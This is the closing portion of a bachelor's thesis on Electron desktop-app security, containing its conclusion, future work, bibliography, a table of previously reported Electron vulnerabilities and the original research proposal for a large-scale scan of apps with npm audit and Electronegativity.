Existing vulnerabilities in three Electron apps were discussed. This revealed the following common security weaknesses that were considered further in the next steps: XSS due to use of dangerous functions, RCE due to use of `shell.openExternal()`, XSS escalation to RCE due to Node integration and XSS escalation to RCE due to insecure preload or no context isolation.

A method for analysing Electron apps large-scale was presented, consisting of three steps with the first step collecting open source apps from GitHub and both open and closed source apps from the Electron app list; the second step automatically downloading these apps and extracting the source code from closed source apps; and the final step analysing the apps using `npm audit` and a custom version of the Electronegativity security scanner.

The results from this analysis gave an insight into the security-consciousness of Electron app developers. They showed that while on the one hand, the situation is improving with more and more settings moving to secure defaults and developers starting to be aware of the necessary security considerations for Electron, on the other hand, a lot is still left to do. A worrying amount of apps is using Electron versions that have been unsupported for a long time, the use of potentially dangerous functions is common and most apps don't go beyond the defaults, not explicitly setting secure preferences and not making use of additional security features like CSPs.

To help with this, recommendations were given to the Electron developers and individual app developers. Most importantly, Electron needs to improve its documentation to consistently push secure practices, they should implement safe wrappers around dangerous functions for common use cases and continue the move to secure defaults. App developers need to regularly update their dependencies, particularly Electron itself, and consciously set secure preferences. Using automated security scanners like Electronegativity can help catch problems early.

Finally, the manual analysis showed that there are still low-hanging fruit vulnerabilities even in fairly high-profile Electron apps. The found exploitable vulnerabilities have been reported to the respective projects with one having already been fixed as of the time of writing.

## 9.1. Future Work

The analysis presented in this thesis gave a snapshot into the security practices of Electron apps as of mid 2020. It would be interesting to see how these change over time. Previous research has focussed only on analysing a small number of apps (see Section 8.2). Using the GitHub API, it should be possible to obtain older versions of a large number of apps and run the scripts explained in this thesis on them. This could of

course also be done with future versions of the apps once they are released.

Further, one could look at particular subsets of apps to analyse. For example, it was shown that some apps are only wrappers around existing websites. For these apps, secure settings are even more crucial, and analysing just these apps could show if there are any differences in the findings. Alternatively, one could filter the apps to be considered by when they were last updated or when the last commit was made to weed out discontinued apps. Future work could also focus on particular aspects, going more in-depth where this thesis only gave a broad overview of the situation. For example, the CSPs used by the apps were already collected by the scripts but not further analysed.
Of course, similar research could also be done for the other frameworks discussed in Section 8.3.

Going in the other direction, there are also possibilities to extend the analysis. For example, while most closed source apps could be extracted successfully, for some the automated extractors failed. Some apps were also missed due to false negatives in the Electron detection. Naturally, one could also think of more checks to be run. One potential area here are the installers and updaters that are commonly used for Electron apps. Vulnerabilities have already been discovered in those [99], so they present an additional attack vector.

Apart from analysing many apps, improving tools to analyse individual apps is also important. Electronegativity offers great potential here. It would for example be helpful to many developers to improve the checks that report items as “review manually” to avoid false positives. And finally, security researchers should of course continue to look for specific vulnerabilities in Electron apps and report them to the projects.

# 10. Bibliography


[1] OpenJS Foundation and The Electron contributors, "Homepage," *Electron*, 02-Jun-2020. [Online]. Available: https://www.electronjs.org/. [Accessed: 13-Jul-2020]

[2] K. Sawicki, "Atom Shell is now Electron," *Electron Blog*, 23-Apr-2015. [Online]. Available: https://www.electronjs.org/blog/electron. [Accessed: 13-Jul-2020]

[3] C. Kerr and S. Nguy, "Electron Governance," *Electron Blog*, 18-Mar-2019. [Online]. Available: https://www.electronjs.org/blog/governance. [Accessed: 13-Jul-2020]

[4] F. Rieseberg, "Electron joins the OpenJS Foundation," *Electron Blog*, 11-Dec-2020. [Online]. Available: https://www.electronjs.org/blog/electron-joins-openjsf. [Accessed: 13-Jul-2020]

[5] OpenJS Foundation, "Hosted Projects," *OpenJS Foundation*, 26-Jun-2020. [Online]. Available: https://openjsf.org/projects/. [Accessed: 13-Jul-2020]

[6] C. Griffith and L. Wells, *Electron: From Beginner to Pro*, 1st ed. Apress, 2017 [Online]. Available: https://www.apress.com/de/book/9781484228258. [Accessed: 12-Jul-2020]

[7] F. Rieseberg, S. Vohr, J. Goldberg, C. Kerr, and C. Hawkes, "Application Architecture," *Electron Documentation*, 30-Sep-2019. [Online]. Available: https://www.electronjs.org/docs/tutorial/application-architecture. [Accessed: 13-Jul-2020]

[8] C. Nokes, "Deep dive into Electron's main and renderer processes," 26-Oct-2016. [Online]. Available: https://cameronnokes.com/blog/deep-dive-into-electron's-main-and-renderer-processes/. [Accessed: 13-Jul-2020]

[9] S. Powers, *Learning Node: Moving to the Server-Side*. O'Reilly Media, Inc., 2016.

[10] M. Burda *et al.*, "Writing Your First Electron App," *Electron Documentation*, 03-Feb-2020. [Online]. Available: https://www.electronjs.org/docs/tutorial/first-app. [Accessed: 13-Jul-2020]

[11] C. Zhao *et al.*, "Application Distribution," *Electron Documentation*, 13-Apr-2020. [Online]. Available: https://www.electronjs.org/docs/tutorial/application-distribution. [Accessed: 25-Jul-2020]

[12] F. Rieseberg *et al.*, "Notifications (Windows, Linux, macOS)," *Electron Documentation*, 08-Jan-2019. [Online]. Available: https://www.electronjs.org/docs/tutorial/notifications. [Accessed: 13-Jul-2020]

[13] M. Lee, J. Kleinschmidt, V. Hashimoto, F. Rieseberg, and C. Kerr, "macOS Dock," *Electron Documentation*, 31-Mar-2020. [Online]. Available: https://www.electronjs.org/docs/tutorial/macos-dock. [Accessed: 13-Jul-2020]

[14] The OWASP Foundation, "OWASP Top Ten Web Application Security Risks," 20-Nov-2017. [Online]. Available: https://owasp.org/www-project-top-ten/. [Accessed: 09-Jun-2020]

[15] D. Ray and J. Ligatti, "Defining Injection Attacks," in *Information Security*, Cham, 2014, pp. 425–441, doi: 10.1007/978-3-319-13257-0_26.

[16] L. Tal, *Essential Node.js Security*. Lulu.com, 2017.

[17] The OWASP Foundation, “A2:2017-Broken Authentication,” *OWASP Top Ten 2017*. [Online]. Available: https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A2-Broken_Authentication.html. [Accessed: 09-Jun-2020]

[18] The MITRE Corporation, “CWE-200: Exposure of Sensitive Information to an Unauthorized Actor (4.0),” *Common Weakness Enumeration*. [Online]. Available: https://cwe.mitre.org/data/definitions/200.html. [Accessed: 09-Jun-2020]

[19] L. Carettoni and L. Stella, “Electronegativity Checks,” *Electronegativity Wiki*, 14-Apr-2020. [Online]. Available: https://github.com/doyensec/electronegativity/wiki#electronegativity-checks. [Accessed: 13-Jun-2020]

[20] PortSwigger Ltd., “What is XXE (XML external entity) injection? Tutorial & Examples,” *Web Security Academy*. [Online]. Available: https://portswigger.net/web-security/xxe. [Accessed: 10-Jun-2020]

[21] The MITRE Corporation, “CWE-284: Improper Access Control (4.0),” *Common Weakness Enumeration*. [Online]. Available: https://cwe.mitre.org/data/definitions/284.html. [Accessed: 10-Jun-2020]

[22] The OWASP Foundation, “A6:2017-Security Misconfiguration,” *OWASP Top Ten 2017*. [Online]. Available: https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A6-Security_Misconfiguration.html. [Accessed: 10-Jun-2020]

[23] S. Gupta and B. B. Gupta, “Cross-Site Scripting (XSS) attacks and defense mechanisms: classification and state-of-the-art,” *Int J Syst Assur Eng Manag*, vol. 8, no. 1, pp. 512–530, Jan. 2017, doi: 10.1007/s13198-015-0376-0.

[24] Acunetix Ltd, “What is Insecure Deserialization?” *Web Security Zone (The Acunetix Blog)*, 07-Dec-2017. [Online]. Available: https://www.acunetix.com/blog/articles/what-is-insecure-deserialization/. [Accessed: 11-Jun-2020]

[25] OpSecX, “Exploiting Node.js deserialization bug for Remote Code Execution,” *OpSecX*, 08-Feb-2017. [Online]. Available: https://opsecx.com/index.php/2017/02/08/exploiting-node-js-deserialization-bug-for-remote-code-execution/. [Accessed: 11-Jun-2020]

[26] M. Morszczyzna, “What’s really wrong with node_modules and why this is your fault,” *Hacker Noon*, 27-Nov-2017. [Online]. Available: https://hackernoon.com/whats-really-wrong-with-node-modules-and-why-this-is-your-fault-8ac9fa893823. [Accessed: 25-Jul-2020]

[27] A. Baldwin, “npm audit: identify and fix insecure dependencies,” *The npm Blog*, 09-May-2018. [Online]. Available: https://blog.npmjs.org/post/173719309445/npm-audit-identify-and-fix-insecure. [Accessed: 11-Jun-2020]

[28] The OWASP Foundation, “A10:2017-Insufficient Logging & Monitoring,” *OWASP Top Ten 2017*. [Online]. Available: https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A10-Insufficient_Logging%252526Monitoring.html. [Accessed: 11-Jun-2020]

[29] P. Tsakalidis, “How To Backdoor Any Electron Application,” *Context Information Security Blog*, 24-Jan-2019. [Online]. Available: https://www.contextis.com/en/blog/basic-electron-framework-exploitation. [Accessed: 13-Jun-2020]

[30] J. Harrison, “Issue #123: Code Signing of ASAR files, especially for Windows operating system,” *electron/asar Issue Tracker on GitHub*, 27-May-2017. [Online]. Available: https://github.com/

electron/asar/issues/123. [Accessed: 13-Jun-2020]

[31] M. Stockley, "How scammers abuse Google Search's open redirect feature," *Naked Security*, 15-May-2020. [Online]. Available: https://nakedsecurity.sophos.com/2020/05/15/how-scammers-abuse-google-searchs-open-redirect-feature/. [Accessed: 13-Jun-2020]

[32] K. Kotowicz, "Open redirects that matter," *Google Bughunter University*, 20-Oct-2016. [Online]. Available: https://sites.google.com/site/bughunteruniversity/best-reports/openredirectsthatmatter. [Accessed: 13-Jun-2020]

[33] L. Carettoni, "Electron Security Checklist: A guide for developers and auditors," Doyensec, LLC., Jul. 2017 [Online]. Available: https://doyensec.com/resources/us-17-Carettoni-Electronegativity-A-Study-Of-Electron-Security-wp.pdf. [Accessed: 13-Jun-2020]

[34] M. Bentkowski, "Vulnerability in Hangouts Chat: from open redirect to code execution," *MB blog*, 23-Jul-2018. [Online]. Available: https://blog.bentkowski.info/2018/07/vulnerability-in-hangouts-chat-aka-how.html. [Accessed: 13-Jun-2020]

[35] M. Austin, "I found the path to full Remote Code Execution in @SecurityMB's open redirect in Google Chat Desktop, good for @GoogleVRP for paying it out!" *Twitter*, 27-Jul-2018. [Online]. Available: https://twitter.com/mattaustin/status/1022648925902200832. [Accessed: 13-Jun-2020]

[36] MDN contributors, "Content Security Policy (CSP)," *MDN Web Docs*, 02-Jun-2020. [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP. [Accessed: 13-Jun-2020]

[37] S. Lekies, K. Kotowicz, S. Groß, E. A. Vela Nava, and M. Johns, "Code-Reuse Attacks for the Web: Breaking Cross-Site Scripting Mitigations via Script Gadgets," in *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, Dallas, Texas, USA, 2017, pp. 1709–1723, doi: 10.1145/3133956.3134091.

[38] F. Rieseberg *et al.*, "Electron Security Warnings," *Electron Documentation*, 01-Jun-2020. [Online]. Available: https://www.electronjs.org/docs/tutorial/security#checklist-security-recommendations. [Accessed: 14-Jun-2020]

[39] Jeremy Rose *et al.*, "Breaking Changes," *Electron Documentation*, 19-May-2020. [Online]. Available: https://www.electronjs.org/docs/breaking-changes. [Accessed: 13-Jun-2020]

[40] S. Miskin, "Pull Request #19732: docs: update contextIsolation documentation on access to globals," *electron/electron Issue Tracker on GitHub*, 13-Aug-2019. [Online]. Available: https://github.com/electron/electron/pull/19732. [Accessed: 10-Jul-2020]

[41] M. Kinugawa, "Electron: Abusing the lack of context isolation," CureCon 08/2018, 18-Aug-2018 [Online]. Available: https://speakerdeck.com/masatokinugawa/electron-abusing-the-lack-of-context-isolation-curecon-en. [Accessed: 14-Jul-2020]

[42] S. Attard and M. Lee, "contextBridge," *Electron Documentation*, 28-Jan-2020. [Online]. Available: https://www.electronjs.org/docs/api/context-bridge. [Accessed: 10-Jul-2020]

[43] S. Attard, "Context Isolation," *Electron Documentation*, 11-May-2020. [Online]. Available: https://www.electronjs.org/docs/tutorial/context-isolation. [Accessed: 10-Jul-2020]

[44] C. Zhao *et al.*, "Remote module," *Electron Documentation*, 01-Jun-2020. [Online]. Available: https://www.electronjs.org/docs/api/remote. [Accessed: 14-Jun-2020]

[45] C. Zhao *et al.*, "Class: BrowserWindow," *Electron Documentation*, 01-Jun-2020. [Online]. Available: https://www.electronjs.org/docs/api/browser-window#class-browserwindow. [Accessed: 14-

Jun-2020]

[46] J. Rose, “Electron’s ‘remote’ module considered harmful,” *Medium*, 06-Feb-2020. [Online]. Available: https://medium.com/@nornagon/electrons-remote-module-considered-harmful-70d69500f31. [Accessed: 14-Jun-2020]

[47] M. Burda *et al.*, “sandbox Option,” *Electron Documentation*, 01-Jun-2020. [Online]. Available: https://www.electronjs.org/docs/api/sandbox-option. [Accessed: 14-Jun-2020]

[48] L. Stella, “CUSTOM_ARGUMENTS_JS_CHECK,” *Electronegativity Wiki*, 09-Apr-2019. [Online]. Available: https://github.com/doyensec/electronegativity. [Accessed: 14-Jun-2020]

[49] C. Zhao *et al.*, “ses.setPermissionRequestHandler(handler),” *Electron Documentation*, 01-Jun-2020. [Online]. Available: https://www.electronjs.org/docs/api/session#sessetpermissionrequesthandlerhandler. [Accessed: 14-Jun-2020]

[50] C. Zhao *et al.*, “protocol,” *Electron Documentation*, 01-Jun-2020. [Online]. Available: https://www.electronjs.org/docs/api/protocol. [Accessed: 14-Jun-2020]

[51] C. Zhao *et al.*, “app,” *Electron Documentation*, 01-Jun-2020. [Online]. Available: https://www.electronjs.org/docs/api/app. [Accessed: 14-Jun-2020]

[52] L. Carettoni, “Subverting Electron Apps via Insecure Preload,” *Doyensec Blog*, 03-Apr-2019. [Online]. Available: https://blog.doyensec.com/2019/04/03/subverting-electron-apps-via-insecure-preload.html. [Accessed: 14-Jun-2020]

[53] L. Carettoni, “Democratizing Electron Security,” Covalence 2020, 24-Jan-2020 [Online]. Available: https://doyensec.com/resources/Covalence-2020-Carettoni-DemocratizingElectronSecurity.pdf. [Accessed: 10-Jul-2020]

[54] The Leanote contributors, “leanote/leanote,” *GitHub*, 09-Apr-2019. [Online]. Available: https://github.com/leanote/leanote. [Accessed: 25-Jun-2020]

[55] S. Väli, “Issue #284: XSS to code execution,” *leanote/desktop-app Issue Tracker on GitHub*, 01-Dec-2017. [Online]. Available: https://github.com/leanote/desktop-app/issues/284. [Accessed: 25-Jun-2020]

[56] Packt Publishing and jQuery Foundation,“.append(),” *jQuery API Documentation*, 17-May-2016. [Online]. Available: https://api.jquery.com/append/. [Accessed: 25-Jun-2020]

[57] D. Sacerdote, “nc — arbitrary TCP and UDP connections and listens,” *Ubuntu Manpages*, 27-Dec-2018. [Online]. Available: http://manpages.ubuntu.com/manpages/focal/man1/nc_openbsd.1.html#client/server%20model. [Accessed: 26-Jun-2020]

[58] R. Walikar, “Nodejs RCE and a simple reverse shell,” *i break software*, 23-Aug-2016. [Online]. Available: https://ibreak.software/2016/08/nodejs-rce-and-a-simple-reverse-shell/. [Accessed: 26-Jun-2020]

[59] imagemlt, “Issue #345: markdown feature XSS to code execution,” *leanote/desktop-app Issue Tracker on GitHub*, 08-Oct-2019. [Online]. Available: https://github.com/leanote/desktop-app/issues/345. [Accessed: 26-Jun-2020]

[60] The Leanote contributors, “Creating groups and adding members,” *Leanote manual*, 10-Jul-2015. [Online]. Available: http://leanote.leanote.com/post/group. [Accessed: 26-Jun-2020]

[61] The Leanote contributors, “Sharing notebooks and notes with friends and groups,” *Leanote manual*, 10-

Jul-2015. [Online]. Available: http://leanote.leanote.com/post/share. [Accessed: 26-Jun-2020]

[62] Kinsta Inc., "WordPress Market Share Statistics (2011-2019)," 05-Feb-2019. [Online]. Available: https://kinsta.com/wordpress-market-share/. [Accessed: 27-Jun-2020]

[63] S. Balkhi, "How to Use the WordPress Desktop App for Your Self-Hosted Blog," *WPBeginner*, 12-Mar-2018. [Online]. Available: https://www.wpbeginner.com/beginners-guide/how-to-use-the-wordpress-desktop-app-for-your-self-hosted-blog/. [Accessed: 27-Jun-2020]

[64] M. Austin, "Remote Code Execution in Wordpress Desktop," *HackerOne*, 31-Dec-2017. [Online]. Available: https://hackerone.com/reports/301458. [Accessed: 27-Jun-2020]

[65] codecolorist, "Electron's bug, ShellExecute to blame?" *Medium*, 09-Feb-2018. [Online]. Available: https://medium.com/0xcc/electrons-bug-shellexecute-to-blame-cacb433d0d62. [Accessed: 28-Jun-2020]

[66] A. Al-Qabandi, "Microsoft Edge RCE - (CVE-2018-8495)," 10-Oct-2018. [Online]. Available: https://leucosite.com/Microsoft-Edge-RCE/. [Accessed: 28-Jun-2020]

[67] thewhiteh4t, "Ubisoft UPlay RCE Exploit," 16-Nov-2018. [Online]. Available: https://thewhiteh4t.github.io/2018/11/16/ubisoft-uplay-rce-exploit.html. [Accessed: 28-Jun-2020]

[68] D. Penner, "Fun With Custom URI Schemes," 22-May-2019. [Online]. Available: https://zero.lol/2019-05-22-fun-with-uri-handlers/. [Accessed: 28-Jun-2020]

[69] C. Plett, E. Ross, T. Petersen, M. Jacobs, L. Poggemeyer, and B. Mammen, "msdt," *Microsoft Docs*, 03-Jun-2020. [Online]. Available: https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/msdt. [Accessed: 28-Jun-2020]

[70] M. Satran, D. Batchelor, and A. Wilson, "Getting Started with Parameter-Value Arguments," *Windows Dev Center*, 27-Nov-2019. [Online]. Available: https://docs.microsoft.com/en-us/windows/win32/search/getting-started-with-parameter-value-arguments. [Accessed: 28-Jun-2020]

[71] Rocket.Chat Technologies Corp., "RocketChat/Rocket.Chat," *GitHub*, 28-Jun-2020. [Online]. Available: https://github.com/RocketChat/Rocket.Chat. [Accessed: 28-Jun-2020]

[72] M. Austin, "Remote Code Execution in Rocket.Chat Desktop," *HackerOne*, 10-Oct-2017. [Online]. Available: https://hackerone.com/reports/276031. [Accessed: 28-Jun-2020]

[73] R. Nascimento, "Pull Request #8451: Improve markdown parser code," *RocketChat/Rocket.Chat on GitHub*, 10-Oct-2017. [Online]. Available: https://github.com/RocketChat/Rocket.Chat/pull/8451. [Accessed: 28-Jun-2020]

[74] L. Carettoni and L. Stella, "Introduction," *Electronegativity Wiki*, 14-Apr-2020. [Online]. Available: https://github.com/doyensec/electronegativity/wiki. [Accessed: 13-Jun-2020]

[75] L. Masinter, T. Berners-Lee, and R. T. Fielding, "RFC 3986: Uniform Resource Identifier (URI): Generic Syntax," *IETF*, Jan-2005. [Online]. Available: https://tools.ietf.org/html/rfc3986#section-3.1. [Accessed: 22-Jul-2020]

[76] C. Kerr *et al.*, "Supported Versions," *Electron Documentation*, 06-Jul-2020. [Online]. Available: https://www.electronjs.org/docs/tutorial/support#supported-versions. [Accessed: 09-Jul-2020]

[77] Snyk Ltd., "Electron vulnerabilities," *Snyk*, 07-Jul-2020. [Online]. Available: https://snyk.io/vuln/npm:electron. [Accessed: 09-Jul-2020]

[78] GitHub Inc., "electron/releases README," *GitHub*, 09-Jul-2020. [Online]. Available: https://github.

com/electron/releases. [Accessed: 09-Jul-2020]

[79] The Jitsi contributors, "jitsi/jitsi-meet," *GitHub*, 29-Jun-2020. [Online]. Available: https://github.com/jitsi/jitsi-meet. [Accessed: 10-Jul-2020]

[80] C. Hamerling, "Pull Request #389: Add protocol to open conference links with the app - Replaces #263," *jitsi/jitsi-meet-electron Issue Tracker on GitHub*, 09-Jun-2020. [Online]. Available: https://github.com/jitsi/jitsi-meet-electron/pull/389. [Accessed: 10-Jul-2020]

[81] A. Ojamaa and K. Düüna, "Security Assessment of Node.js Platform," in *Information Systems Security*, Berlin, Heidelberg, 2012, pp. 35–43, doi: 10.1007/978-3-642-35130-3_3.

[82] C.-A. Staicu, M. Pradel, and B. Livshits, "Synode: Understanding and Automatically Preventing Injection Attacks on Node.js," in *Proceedings 2018 Network and Distributed System Security Symposium*, San Diego, CA, 2018, doi: 10.14722/ndss.2018.23071 [Online]. Available: https://www.ndss-symposium.org/wp-content/uploads/2018/02/ndss2018_07A-2_Staicu_paper.pdf. [Accessed: 18-Jul-2020]

[83] M. Samuel *et al.*, "A Roadmap for Node.js Security," 03-May-2018. [Online]. Available: https://nodesecroadmap.fyi/. [Accessed: 18-Jul-2020]

[84] A. Miller and S. Zitzman, "The State of Open Source Security 2020," Snyk Ltd., Jun. 2020 [Online]. Available: https://snyk.io/open-source-security-report/. [Accessed: 18-Jul-2020]

[85] L. Tal and J. Picado, "10 npm Security Best Practices," *Snyk Blog*, 19-Feb-2019. [Online]. Available: https://snyk.io/blog/ten-npm-security-best-practices/. [Accessed: 18-Jul-2020]

[86] L. Carettoni, "Electronegativity: A Study of Electron Security," Black Hat USA 2017, 27-Jul-2017 [Online]. Available: https://www.blackhat.com/docs/us-17/thursday/us-17-Carettoni-Electronegativity-A-Study-Of-Electron-Security.pdf. [Accessed: 18-Jul-2020]

[87] M. Austin, "MarkDoom: How I Hacked Every Major IDE in 2 Weeks," LevelUp 2017, 17-Jul-2017 [Online]. Available: https://www.youtube.com/watch?v=nnEnwJbiO-A. [Accessed: 18-Jul-2020]

[88] S. Väli, "Analysis of Electron-Based Applications to Identify XSS Flaws Escalating to Code Execution in Open-Source Applications," Dec. 2017 [Online]. Available: https://digikogu.taltech.ee/en/Download/01ec8ff7-fff8-4a83-86a4-4048178a3ed5. [Accessed: 18-Jul-2020]

[89] A. Rapley, X. Bellekens, L. A. Shepherd, and C. McLean, "Mayall: A Framework for Desktop JavaScript Auditing and Post-Exploitation Analysis," *Informatics*, vol. 5, no. 4, p. 46, Dec. 2018, doi: 10.3390/informatics5040046. [Online]. Available: https://www.mdpi.com/2227-9709/5/4/46. [Accessed: 18-Jul-2020]

[90] Doyensec LLC, "Doyensec's Blog." [Online]. Available: https://blog.doyensec.com/. [Accessed: 19-Jul-2020]

[91] F. Rieseberg, M. Lee, and C. Kerr, "Technical Differences Between Electron and NW.js," *Electron Documentation*, 08-Apr-2020. [Online]. Available: https://www.electronjs.org/docs/development/electron-vs-nwjs. [Accessed: 23-Jul-2020]

[92] A. Benoit, *NW.js Essentials*. Packt Publishing Ltd, 2015.

[93] R. Wang, C. Liu, O. Aleynik, and Y. Fan, "Security in NW.js," *NW.js Documentation*, 09-Jun-2016. [Online]. Available: https://docs.nwjs.io/en/latest/For%20Users/Advanced/Security%20in%20NW.js/. [Accessed: 18-Jul-2020]

[94] The Tauri contributors, "Tauri Studio," 12-Jul-2020. [Online]. Available: `https://tauri.studio/`. [Accessed: 18-Jul-2020]

[95] The Tauri contributors, "Security," *Tauri Documentation*, 25-May-2020. [Online]. Available: `https://tauri.studio/docs/about/security`. [Accessed: 18-Jul-2020]

[96] The Neutralino contributors, "NeutralinoJs," 16-Jul-2020. [Online]. Available: `https://neutralino.js.org/`. [Accessed: 18-Jul-2020]

[97] The Neutralino contributors, "Why Neutralinojs is better for lightweight apps? — proof," *GitHub*, 16-May-2020. [Online]. Available: `https://github.com/neutralinojs/evaluation`. [Accessed: 18-Jul-2020]

[98] S. Suranga, "Neutralinojs Internals," *99X Technology Blog*, 01-Mar-2019. [Online]. Available: `https://www.99xtechnology.com/blog/research/neutralinojs-internals/`. [Accessed: 23-Jul-2020]

[99] L. Stella, "Signature Validation Bypass Leading to RCE In Electron-Updater," *Doyensec's Blog*, 24-Feb-2020. [Online]. Available: `https://blog.doyensec.com/2020/02/24/electron-updater-update-signature-bypass.html`. [Accessed: 20-Jul-2020]

# A. Appendix

## A.1. Vulnerabilities That Were Considered

For a full list of the vulnerabilities that were considered for chapter 4, see Table A.1.

## A.2. Exposé

The following exposé was submitted as the proposal for this bachelor's thesis. It served as the task definition.

### Introduction and Motivation

Electron is a framework for building cross-platform applications using regular web technologies like JavaScript, HTML and CSS. It combines the Chromium browser engine with the Node.js native APIs. Electron apps are getting more and more popular, often replacing previous native ones. There are already hundreds of applications built on Electron, including popular messaging apps like Slack Desktop, Skype and WhatsApp Desktop, IDEs like Atom and Visual Studio Code or even disk image writing utilities like Balena Etcher.[1]

When looking at the security aspects of these applications, one has to consider that they are a combination of desktop and web apps and adjust the threat model accordingly. While many of the well-known attack vectors of the web still apply, they may be more or less severe or lead to different problems in the context of Electron. These considerations will vary between apps shipping their own internal (local) "websites" and those merely wrapping an existing (remote) website.
For example, an XSS vulnerability on a website is already a critical problem. In an Electron app, it may however—in addition—even lead to an RCE if the JavaScript code has access to native Node.js APIs. On the other hand, a CSRF vulnerability in an internal website may not be as critical if the surrounding "browser" doesn't hold any session data.

### Goal

The first part of this bachelor's thesis will focus on the theoretical background and explore known attacks, comparing their impact when affecting a web application and an Electron application. It will explain the reasons for the differences in severity and effects.
Furthermore, it will describe the steps already being taken to avoid vulnerabilites and minimize the risks, including for example recommendations given by the Electron developers[2] and the default values of security-relevant settings. Finally, it will look at documented existing vulnerabilities in Electron apps to get a first insight into the state of Electron security in the wild.

The second part of the thesis will then try to give a broader picture of this situation in the form of an empirical analysis of open and closed-source applications using Electron. Statistics on security-related practices of a large number of Electron apps will be collected. These statistics will include static parameters like the Electron version used (which allows determining the underlying Chromium and Node.js versions to check for known vulnerabilities in those). In addition, they will also query whether the apps follow best

[1] GitHub Inc.: "Electron Apps". `https://www.electronjs.org/apps`

[2] GitHub Inc.: "Security, Native Capabilities, and Your Responsibility: Electron Security Warnings". `https://www.electronjs.org/docs/tutorial/security#electron-security-warnings`

Table A.1.: Documented vulnerabilities that were considered for chapter 4. The bold vulnerabilities were selected for further discussion.
A group of *1* means *XSS due to use of dangerous functions*, *2* means *RCE due to use of shell.openExternal()*, *3* means *XSS escalation to RCE due to Node integration* and *4* means *XSS escalation to RCE due to insecure preload or no context isolation.*

| Application | Groups | Cause | Report URL |
|---|---|---|---|
| Atom | 1, 3 | allowing `<iframe>` with `file://` URLs | `https://statuscode.ch/2017/11/from-markdown-to-rce-in-atom` |
| Bitwarden Desktop | 2 | login URLs passed to `shell.openExternal()` | `https://cdn.bitwarden.net/misc/Bitwarden%20Security%20Assessment%20Report.pdf` (p. 5) |
| Discord Desktop | 4 | insecure preload script allowing IPC message abuse | `https://blog.doyensec.com/2019/04/03/subverting-electron-apps-via-insecure-preload.html` |
| GitHub Desktop | 2 | value from protocol handler passed to `shell.openExternal()` (insecure filtering due to macOS oddities) | `https://pwning.re/2018/12/04/github-desktop-rce/` |
| Joplin Desktop | 3, 4 | lack of context isolation, allowing to override `Function.prototype.call()` | `https://blog.devsecurity.eu/en/blog/joplin-electron-rce` |
| Leanote | 1, 3 | **rendering note titles as HTML** | `https://github.com/leanote/desktop-app/issues/284` |
| Mattermost Desktop | 2 | images passed to `shell.openExternal()` | `https://dev.to/nlowe/rce-in-mattermost-desktop-earlier-than-420-5aef` |
| Rocket.Chat Desktop | 1, 4 | insecure Markdown parsing, **no context isolation allowing to override `RegExp.prototype.test()`** | `https://hackerone.com/reports/276031` |
| Signal Desktop | 1 | Rendering messages as HTML | `https://web.archive.org/web/20200427095259/https://ivan.barreraoro.com.ar/signal-desktop-html-tag-injection/` (archived) |
| Signal Desktop | 1 | Rendering reply quotes as HTML | `https://web.archive.org/web/20190517134857/https://ivan.barreraoro.com.ar/signal-desktop-html-tag-injection-variant-2/` (archived) |
| Signal Desktop | 1 | Using React's `dangerouslySetInnerHTML` for quote replies | `https://thehackerblog.com/i-too-like-to-live-dangerously-accidentally-finding-rce-in-signal-desktop-via-html-injection-in-quoted-replies/` |

| Application | Groups | Cause | Report URL |
|---|---|---|---|
| Shiba | 1, 3 | insecure Markdown rendering | `https://github.com/rhysd/Shiba/issues/42` |
| Typora | 1, 3 | rendering HTML in Mermaid graphs | `https://github.com/typora/typora-issues/issues/3124` |
| WhatsApp Desktop | 1 | `javascript:` URLs not filtered correctly | `https://www.perimeterx.com/tech-blog/2020/whatsapp-fs-read-vuln-disclosure/` |
| Wire Desktop | 4 | insecure logger exposed in preload script | `https://blog.doyensec.com/2019/04/03/subverting-electron-apps-via-insecure-preload.html` |
| WordPress.com for Desktop | 2 | **`window.open()` redirected to `shell.openExternal()`** | `https://hackerone.com/reports/301458` |

practices like not disabling security features or only loading remote content through HTTPS.
The evaluation of these statistics will then give an insight into how security-conscious Electron app developers are and may lead to recommendations for better defaults for example.

## Research Tasks

- Investigate known web vulnerabilites and attacks in the context of Electron apps.
- Collect Electron apps from the Electron apps list [1] and GitHub.
- (for closed-source apps:) Extract the (potentially obfuscated) source code for analysis.
- Develop a program for automatically scanning Electron apps, potentially extending an existing one aimed at checking individual apps[3], and run that on the collected apps.
- Evaluate the results of the statistics.

[3]Doyensec LLC: “Electronegativity”. `https://github.com/doyensec/electronegativity`